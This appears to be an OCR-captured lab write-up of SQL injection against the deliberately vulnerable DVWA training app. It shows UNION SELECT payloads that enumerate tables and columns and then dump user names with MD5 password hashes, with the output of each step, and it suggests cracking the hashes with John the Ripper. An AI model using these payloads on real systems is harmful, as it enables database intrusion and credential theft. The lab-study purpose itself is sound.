
Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Then we entered the command:

1’ UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = ‘dvwa’ #

To output information about tables within the database 'dvwa'.



Vulnerability: SQL Injection (Blind)

User ID: ERE table_schema = 'dvwa' #

```
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: 1
Surname: guestbook

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: 1
Surname: users
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

After that we entered the command:

1’ UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = ‘users’#

To output the column names within the 'users' table.



Vulnerability: SQL Injection (Blind)

User ID:

'HERE table_name = 'users' #

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: user_id

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: first_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: last_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: user

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: password

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: avatar
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin

Finally, we inserted the command:

1’ UNION SELECT first_name, password FROM users#

To output the intersection between the 'first_name' and 'password' columns within the 'users' table.



Vulnerability: SQL Injection (Blind)

User ID:

ıme, password FROM users #

```
ID: 1' UNION SELECT first_name, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT first_name, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT first_name, password FROM users #
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT first_name, password FROM users #
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT first_name, password FROM users #
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT first_name, password FROM users #
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

By doing so we obtained the name of all 'users' registered on the site matched with their password written in **HASH code**, from which the real password can be derived through John the Ripper for example.